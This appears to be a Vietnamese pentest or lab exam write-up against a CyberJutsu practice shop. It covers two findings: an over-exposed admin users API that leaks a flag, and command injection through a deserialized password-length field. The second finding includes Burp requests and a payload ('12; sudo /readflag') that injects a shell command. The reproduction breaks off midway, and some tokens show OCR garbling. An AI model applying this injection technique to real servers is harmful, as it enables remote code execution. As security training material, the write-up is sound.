Người dùng với quyền **admin** có khả năng truy cập vào trang **/admin/users** mà không có bất kỳ hạn chế nào. Hệ thống không kiểm tra và giới hạn quyền truy cập của **admin**, dẫn đến lộ quá nhiều dữ liệu không cần thiết như các thông tin nhạy cảm (**flag**, **credit card**) mà thực tế không nên được tiết lộ, ngay cả với quyền **admin**.


Root Cause

Xem source code tại [src/js/pages/UsersManagement.js](#)



```
JS UsersManagement.js X JS adminService.js ...
pages > Admin > JS UsersManagement.js > ⚡ UsersManagement
6  export default function UsersManagement() {
14    const fetchUsers = async () => {
15      try {
16        setLoading(true);
17        const response = await AdminService.getUsers();
18        setUsers(response || []);
19      } catch (error) {
20        toast.error(error.response?.data?.message || 'Failed to fetch users');
21        setUsers([]);
22      } finally {
23        setLoading(false);
24      }
25    };
26  }
```

Phương thức **AdminService** sẽ gọi hàm **getUsers()** (code dòng 17) để lấy danh sách người dùng, xem tiếp code ở [src/js/services/adminService.js](#)



```
JS UsersManagement.js JS adminService.js ...
services > JS adminService.js > AdminService > ⚡ getUsers
5  class AdminService {
6    async getUsers() {
7      try {
8        const response = await api.get('/admin/users', {
9          headers: authHeader()
10       });
11       return response.data;
12     } catch (error) {
13       toast.error(error.response?.data?.message || 'Failed to fetch users');
14       throw error;
15     }
16   }
17 }
```

Hàm **getUsers()** thực hiện yêu cầu GET đến endpoint **/admin/users** cùng với hàm **authHeader()** tạo header xác thực (Bearer Token) trên back-end. Xem tiếp source ở phía back-end [src/main/java/com/cbjs/controller/AdminResource.java](#)

```
AdminResource.java | UserService.java 4
src > main > java > com > cbjs > controller > AdminResource.java > Language Support for Java(TM) by Red Hat > AdminResource
21  public class AdminResource {
22
23      @GetMapping("/users")
24      @SecurityRequirement(name = "Bearer Authentication")
25      public ResponseEntity<List<User>> getAllUsers() {
26          return ResponseEntity.ok(userService.getAllUsers());
27      }
28
29  }
```

Tại đây, phải đảm bảo endpoint **/users** phải được xác thực bằng Bearer Token thì mới có thể gọi tới hàm **getAllUsers()**, hàm này gọi lớp **userService** để lấy danh sách người dùng. Xem tiếp code ở [src/main/java/com/cbjs/service/UserService.java](#)

```
AdminResource.java | UserService.java 4
src > main > java > com > cbjs > service > UserService.java > Language Support for Java(TM) by Red Hat > UserService > getUserByEmail(String)
24  public class UserService {
25
26      public List<User> getAllUsers() {
27          return userMapper.toBtos(userRepository.findAll());
28      }
29
30  }
```

Tại đây, phương thức **getAllUsers()** lấy tất cả người dùng từ cơ sở dữ liệu bằng hàm **userRepository.findAll()** và danh sách người dùng được trả về **List<User>**.


Đoạn code trên sử dụng **authHeader()** để thêm **token** xác thực vào **header** của **request**.

Tuy nhiên, đoạn code **Front-end** không thực hiện kiểm tra quyền trực tiếp. Bất kỳ người dùng nào có **token** hợp lệ đều có thể gửi request.

Tiếp tục, **@SecurityRequirement(name = "Bearer Authentication")** yêu cầu xác thực bằng **Bearer Token**. Tuy nhiên, đoạn code phía Back-end không chỉ định thêm các quy tắc kiểm tra vai trò (hay quyền hạn). Điều này có nghĩa là bất kỳ người dùng nào có **token** hợp lệ đều có thể truy cập endpoint **/users**, không phân biệt họ là quản trị viên (**admin**) hay người dùng thông thường.

Reproduce

Trong **Admin Panel**, click vào **View Users**



Quan sát Burp Suite ta thấy website gửi request đến API

<https://t1shop.exam.cyberjutsu-lab.tech/api/v1/admin/users>

Sau đó ta sẽ xem được hết tất cả các thông tin của người dùng

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/users HTTP/1.1
2 Host: tlshop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJhZGlpbkB0MXN0b3JlLmNvbSIsImlhCI6MTczMzU3NjA2OCwiZXhwIjoxNzMnJyYNDY4fQ.vEiR2xd6Bc2i0ojoDjCnccCmQfzJERF0dQLM1oyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%20Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://tlshop.exam.cyberjutsu-lab.tech/admin/users
14 Accept-Encoding: gzip, deflate, br
15 Priority: u1, i
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render Hackvertor
10
11 [
12   {
13     "id": 29,
14     "name": "hlaaa/h1",
15     "image": "",
16     "email": "test@test.com",
17     "balance": 2.0,
18     "role": "USER"
19   },
20   {
21     "id": 73,
22     "name": "pentester",
23     "image": "https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png",
24     "email": "pentester1@gmail.com",
25     "balance": 10.0,
26     "role": "USER"
27   },
28   {
29     "id": 249,
30     "name": "pentestniklaus",
31     "image": "https://cdn-tlshop.exam.cyberjutsu-lab.tech/static/avatar/user_1.png",
32   }
33 ]

```

Trong đó có cả Flag được lưu ở trường **image** của người dùng có **id = 18** và cả người dùng có **id = 22**

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/users HTTP/1.1
2 Host: tlshop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJhZGlpbkB0MXN0b3JlLmNvbSIsImlhCI6MTczMzU3NjA2OCwiZXhwIjoxNzMnJyYNDY4fQ.vEiR2xd6Bc2i0ojoDjCnccCmQfzJERF0dQLM1oyC-gQ
5 Accept-Language: en-US,en;q=0.9

Response
Pretty Raw Hex Render Hackvertor
1 [
2   {
3     "id": 18,
4     "name": "aa",
5     "image": "CBJS{af318b13e50999e637098787bb0f4c53}",
6     "email": "aa@aa",
7     "balance": 4.0,
8     "role": "USER"
9   },
10 ]

```



```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/users HTTP/1.1
2 Host: tlshop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJhZGlpbkB0MXN0b3JlLmNvbSIsImlhCI6MTczMzU3NjA2OCwiZXhwIjoxNzMnJyYNDY4fQ.vEiR2xd6Bc2i0ojoDjCnccCmQfzJERF0dQLM1oyC-gQ
5 Accept-Language: en-US,en;q=0.9

Response
Pretty Raw Hex Render Hackvertor
1 [
2   {
3     "id": 22,
4     "name": "gacha",
5     "image": "CBJS{af318b13e50999e637098787bb0f4c53}",
6     "email": "tapt@gmail.com",
7     "balance": 10.0,
8     "role": "USER"
9   }
10 ]

```

Flag: **CBJS{af318b13e50999e637098787bb0f4c53}**

Recommendation

- ❖ Thực hiện kiểm tra quyền chi tiết trước khi hiển thị dữ liệu. Mặc dù **admin** có quyền cao, nhưng quyền này không nên được sử dụng để truy cập hoặc tiết lộ mọi loại dữ liệu mà không có giới hạn cụ thể.

- ❖ Trong API hoặc trang **/admin/users**, chỉ hiển thị các thông tin cần thiết như: ID người dùng, email, tên, và các thông tin hành chính khác. Không nên bao gồm các thông tin nhạy cảm như flag, password, hoặc thông tin cá nhân không cần thiết.
- ❖ Các thông tin nhạy cảm như **flag** nên được lưu trữ và truy cập qua một endpoint riêng biệt, có bảo vệ chặt chẽ, thay vì hiển thị chung trong danh sách user

T1M-01-005: Java Deserialization lead to RCE server at <https://t1shop.exam.cyberjutsu-lab.tech/admin/generate-password>

Description and Impact

Trong **Admin Panel** có chức năng **Set Config** và **Generate Password**, quá trình này nhận vào 1 tham số **Password Length**, đây là một **Untrusted Data** do người dùng nhập vào trực tiếp mà không có sự kiểm soát hay filter nào từ phía server. **Untrusted Data** này đi vào hàm **serialize()** và **deserialize()**, sau đó được đưa vào hàm **ProcessBuilder()**, đây là một hàm nguy hiểm có khả năng thực thi được các câu lệnh hệ thống (**OS Command**) gây nên lỗi RCE toàn server.

Attacker lợi dụng quá trình này đưa vào một payload độc hại và thực thi trực tiếp trên server, kiểm soát toàn bộ hệ thống hoặc chiếm quyền quản trị, truy cập thông tin bảo mật, cơ sở dữ liệu, hoặc các tài nguyên nhạy cảm khác.

Root Cause

- ❖ Luồng thực thi chức năng **Set Config**

Xem source code tại [src/js/pages/Admin/PasswordGenerator.js](#)



```

JS PasswordGenerator.js × JS adminService.js
pages > Admin > JS PasswordGenerator.js > PasswordGenerator
6   export default function PasswordGenerator() {
23
24     const applyConfig = async () => {
25       try {
26         const response = await AdminService.generateConfig(passwordConfig);
27         if (response.config) {
28           sessionStorage.setItem('passwordConfig', response.config);
29           toast.success('Configuration applied successfully');
30         }
31       } catch (error) {
32         toast.error('Failed to apply configuration');
33       }
34     };

```

Khi người dùng nhấn nút **Apply Config**, hàm **applyConfig()** (code dòng 24) sẽ nhận vào tham số **passwordConfig** gồm 1 mảng các thông tin gồm **length**, **uppercase**, **lowercase**, **numbers**, **special** trong đó giá trị **length** là Untrusted Data được người dùng nhập vào từ form. Tham số **passwordConfig** được đưa vào hàm **generateConfig()** (code dòng 26) để gửi yêu cầu cấu hình mật khẩu.

Xem tiếp source code tại [src/js/service/adminService.js](#)



```
JS PasswordGenerator.js JS adminService.js X JS authService.js
services > JS adminService.js > AdminService > getAdminSecret
5  class AdminService {
29
30    async generateConfig(config) {
31      try {
32        const params = new URLSearchParams();
33        Object.entries(config).forEach(([key, value]) => {
34          params.append(key, value.toString());
35        });
36
37        const response = await api.get(`/admin/generate-config?${params}`, {
38          headers: authHeader()
39        });
40        return response.data;
41      } catch (error) {
42        throw error.response?.data?.message || 'Failed to generate configuration';
43      }
44    }
45  }
```

Hàm **generateConfig()** tạo một URL có chứa các tham số cấu hình dựa trên đối tượng **config** (code dòng 32) và gửi yêu cầu GET đến endpoint **/admin/generate-config** với các tham số kèm theo header xác thực (**Bearer Token**).

Tiếp theo ta xem code tại


[src/main/java/com/cbjs/controller/AdminResource.java](#)



```
AdminResource.java X AdminService.java 6 PasswordGenerator.java 2
src > main > java > com > cbjs > controller > AdminResource.java > ...
21  public class AdminResource {
40
41    @GetMapping("/generate-config")
42    @SecurityRequirement(name = "Bearer Authentication")
43    public ResponseEntity<Map<String, String>> generateConfig(HttpServletRequest request) {
44      return adminService.generateConfig(request);
45    }
46  }
```

Phương thức **@GetMapping("/generate-config")** yêu cầu xác thực **Bearer Token**, sau đó gọi dịch vụ **adminService.generateConfig(request)** (code dòng 44) để tạo cấu hình.

Xem tiếp source code tại [src/main/java/com/cbjs/service/AdminService.java](#)



```
AdminResource.java X AdminService.java 6 PasswordGenerator.java 2
src > main > java > com > cbjs > service > AdminService.java > Language Support for Java(TM) by Red Hat > AdminService > generateConfig(HttpServletRequest)
20  public class AdminService {
21
22    public ResponseEntity<Map<String, String>> generateConfig(HttpServletRequest request) {
23      try {
24        PasswordConfig config = new PasswordConfig();
25        config.setLength(
26          request.getParameter("length") != null ? String.valueOf(request.getParameter("length")) : "12");
27        config.setIncludeUppercase(
28          request.getParameter("uppercase") != null ? Boolean.parseBoolean(request.getParameter("uppercase"))
29          : true);
30        config.setIncludeLowercase(
31          request.getParameter("lowercase") != null ? Boolean.parseBoolean(request.getParameter("lowercase"))
32          : true);
33        config.setIncludeNumbers(
34          request.getParameter("numbers") != null ? Boolean.parseBoolean(request.getParameter("numbers"))
35          : true);
36        config.setIncludeSpecialChars(
37          request.getParameter("specialChars") != null
38            ? Boolean.parseBoolean(request.getParameter("specialChars"))
39            : true);
40
41        return ResponseEntity.ok(Map.of("config", serializeToBase64(config)));
42      } catch (IOException e) {
43        return ResponseEntity.internalServerError().body(Map.of("error", e.getMessage()));
44      }
45    }
46  }
```

Hàm **generateConfig()** xử lý các tham số từ client (**length**, **uppercase**, **lowercase**, **numbers**, **special**), tạo một đối tượng **PasswordConfig** dựa trên tham số nhận được hoặc sử dụng giá trị mặc định. Sau đó trả về cấu hình mật khẩu dưới dạng **Base64** (sử dụng hàm **serializeToBase64** – code dòng 53) đồng thời lưu cấu hình này vào **sessionStorage**.

- ❖ Luồng thực thi chức năng **Generate Password**

Xem source code tại [src/js/pages/Admin/PasswordGenerator.js](#)



```
JS PasswordGenerator.js X JS adminService.js
pages > Admin > JS PasswordGenerator.js > PasswordGenerator
6 export default function PasswordGenerator() {
35
36     const handleGeneratePassword = async () => {
37         try {
38             const storedConfig = sessionStorage.getItem('passwordConfig');
39             if (!storedConfig) {
40                 toast.error('Please apply configuration first');
41                 return;
42             }
43
44             const response = await AdminService.generatePassword(storedConfig);
45             setGeneratedPassword(response.password);
46             toast.success('Password generated successfully');
47         } catch (error) {
48             toast.error(error.response?.data?.message || 'Failed to generate password');
49         }
50     };
51 }
```

Hàm **handleGeneratePassword()** xử lý sự kiện khi người dùng nhấn nút **Generate Password**. Hàm này lấy cấu hình mật khẩu từ **sessionStorage** (được lưu từ chức năng **Set Config**) và gửi đến server thông qua hàm **AdminService.generatePassword**.

Xem tiếp source code tại [src/js/service/adminService.js](#)



```
JS PasswordGenerator.js X JS adminService.js X
services > JS adminService.js > AdminService
5 class AdminService {
47
48     async generatePassword(config) {
49         try {
50             const response = await api.get('/admin/generate-password?config=${config}', {
51                 headers: authHeader()
52             });
53             return response.data;
54         } catch (error) {
55             toast.error(error.response?.data?.message || 'Failed to generate password');
56             throw error;
57         }
58     }
59 }
```

Hàm **generatePassword()** gửi yêu cầu GET đến API **/admin/generate-password**, truyền tham số cấu hình (**config**) trong query string.

Tiếp theo ta xem code tại

[src/main/java/com/cbjs/controller/AdminResource.java](#)



```
AdminResource.java X AdminService.java 6 PasswordGenerator.java 2
src > main > java > com > cbjs > controller > AdminResource.java > Language Support for Java(TM) by Red Hat > AdminResource
21 public class AdminResource {
34
35     @GetMapping("/generate-password")
36     @SecurityRequirement(name = "Bearer Authentication")
37     public ResponseEntity<Map<String, String>> generatePassword(HttpServletRequest request) {
38
39         return adminService.generatePassword(request);
40     }
41 }
```

Endpoint **/generate-password** nhận yêu cầu từ client để tạo mật khẩu dựa trên cấu hình và gọi phương thức **adminService.generatePassword()** để xử lý.

Xem tiếp source code tại [src/main/java/com/cbjs/service/AdminService.java](#)




```
AdminResource.java AdminService.java 6 PasswordGenerator.java 2
src > main > java > com > cbjs > service > AdminService.java > Language Support for Java(TM) by Red Hat > AdminService > generatePassword(HttpServletRequest)
20 public class AdminService {
21
22     public ResponseEntity<Map<String, String>> generatePassword(HttpServletRequest request) {
23         try {
24             String configParam = request.getParameter("config");
25             if (configParam == null) {
26                 return ResponseEntity.badRequest().body(Map.of("error", "Missing config parameter"));
27             }
28
29             PasswordConfig config = (PasswordConfig) deserializeFromBase64(configParam);
30             Passwordgenerator generator = new PasswordGenerator(config);
31
32             return ResponseEntity.ok(Map.of("password", generator.generate()));
33         } catch (IOException | ClassNotFoundException e) {
34             return ResponseEntity.internalServerError()
35                 .body(Map.of("error", e.getMessage()));
36         }
37     }
38 }
```

Hàm **generatePassword()** lấy tham số **config** từ query string, giải mã **config** từ **Base64** để tạo đối tượng **PasswordConfig** bằng hàm **deserializeFromBase64** (code dòng 66), tiếp theo sẽ tạo đối tượng **PasswordGenerator** với cấu hình đã giải mã và gọi hàm **generator.generate()** để tạo mật khẩu

Xem tiếp source code tại

[src/main/java/com/cbjs/entity/PasswordGenerator.java](#)




```
AdminResource.java AdminService.java 6 PasswordGenerator.java 2
src > main > java > com > cbjs > entity > PasswordGenerator.java > Language Support for Java(TM) by Red Hat > PasswordGenerator > generate()
14 public class PasswordGenerator implements Serializable {
15
16     public String generate() {
17         try {
18             String[] cmd = { "/bin/sh", "-c",
19                             String.format("head /dev/urandom | tr -dc '%s' | head -c %s", this.charset, this.length) };
20             ProcessBuilder processBuilder = new ProcessBuilder(cmd);
21             Process process = processBuilder.start();
22
23             Future<String> future = Executors.newSingleThreadExecutor().submit(() -> {
24                 BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
25                 return reader.readLine();
26             });
27
28             try {
29                 return future.get(5, TimeUnit.SECONDS);
30             } catch (Exception e) {
31                 process.destroy();
32                 throw new RuntimeException("Generating password timedout");
33             }
34         } catch (IOException e) {
35             throw new RuntimeException("Error generating password");
36         }
37     }
38 }
```

Hàm **generate()** tạo một lệnh shell để sinh ra mật khẩu, sử dụng hàm **ProcessBuilder()** để thực thi lệnh. Đây chính là nơi xảy ra Command Injection vì tham số **this.length** chính là untrusted data được nhập vào từ người dùng không qua kiểm soát lại được truyền trực tiếp vào câu lệnh **OS Command**.

Reproduce

Đăng nhập với quyền Admin, vào Admin Panel, nhấn vào chức năng Password Generator tại API <https://t1shop.exam.cyberjutsu-lab.tech/admin/generate-password>

Nhấn tiếp vào nút **Apply Config** và dùng **Burp Suite** quan sát gói tin



Website gửi 1 request đến `/api/v1/admin/generate-config?length=12&uppercase=true&lowercase=true&numbers=true&special=true`. Kết quả trả về là thông số “config” được **serializeToBase64**

```
1 GET /api/v1/admin/generate-config?length=12&uppercase=true&lowercase=true&numbers=true&special=true HTTP/1.1
2 Host: t1shop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9eyJzdWIiOiJh2GlpbkB0MXN0b3JlLmNvbSIsImIhdCI6MTczMzU3NjA2OCwiZXhwIjoxNzNmNjYyNDY4fQ.vEiRCxd6Bc2i0ojoDjCnccCmQfzJErP0dQLM1OyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%20%20Brand";v="59", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
```

```
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 09:43:45 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 237
10
11 {
    "config": "r0DABXNyAB5jb20uY2Jqcy51bnRpdkHkuUGFzc3dvcmRDb25maWcAAAAAAAQIA
BVoARGluY2x1ZGVmb3d1cmhlc2VaAA5pbmNsdlWlTnVtYmVycleAEZluyTx12GVTC
GVjaWfsQ2hhcnNaABEpbmNsdlWlVXBwZXJjYXNlTAAGbGVuZ3RodAASTGphdmEvbg
Puzy9tdHJphmc7eHABAQEBdAACMTI="}
```

Tiếp theo, ta chỉnh sửa giá trị **length** bằng payload: `12; sudo /readflag` sau khi được Encode URL sẽ trở thành `12%3b+sudo+/readflag`, nhấn **Send** để lấy giá trị “config” được **serializeToBase64**:

r00ABXNyAB5jb20uY2Jqcy51bnRpdHkuUGFzc3dvcnRDb25maWcAAAAAAAAAAQIABVoAE
 G1uY2x1ZGVMb3d1cmNhc2VaAA5pbmNsWR1TnVtYmVyc1oAE21uY2x1ZGVTCGVjaWFsQ2
 hhcnNaABBpbmNsWR1VXBwZXJjYXN1TAAGbGVuZ3RodAASTGphdmEvbGFuZy9TdHJpbmc
 7eHABAQEbdAASMTI7IHN1ZG8gL3J1YWRFmbGFn

```

Request
Pretty Raw Hex Hackvator
1 GET /api/v1/admin/generate-config?length=12&3b+sudo/+readflag&uppercase=true&lowercase=true&numbers=true&special=true HTTP/1.1
2 Host: t1shop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ...eyJzdWIiOiJh2Glpbk80MXN0b3JlLmNvbSIsImhdCI6MTczM
zU3NjA2OCwiZXhwIjoxMzNjYyNDY4FQ.vEiR2xd6Bc2i0oj0DjCnccCmQfzJEfP0dQLM
1OyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not%20%20Brand";v="59", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
9 Sec-Ch-Ua-Mobile: ?
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dst: ...
    
```

```

Response
Pretty Raw Hex Render Hackvator
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 09:52:55 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 257
10
11 {
    "config": "r00ABXNyAB5jb20uY2Jqcy51bnRpdHkuUGFzc3dvcnRDb25maWcAAAAAAAAAAQIA
    BVoAEGLuY2x1ZGVMb3d1cmNhc2VaAA5pbmNsWR1TnVtYmVyc1oAE21uY2x1ZGVTCGVjaWFsQ2
    hhcnNaABBpbmNsWR1VXBwZXJjYXN1TAAGbGVuZ3RodAASTGphdmEvbGFuZy9TdHJpbmc
    7eHABAQEbdAASMTI7IHN1ZG8gL3J1YWRFmbGFn"
}
    
```

Tiếp tục, ta nhấp vào nút **Generate Password** và dùng **Burp Suite** quan sát gói tin

T1 - T1's Souvenirs

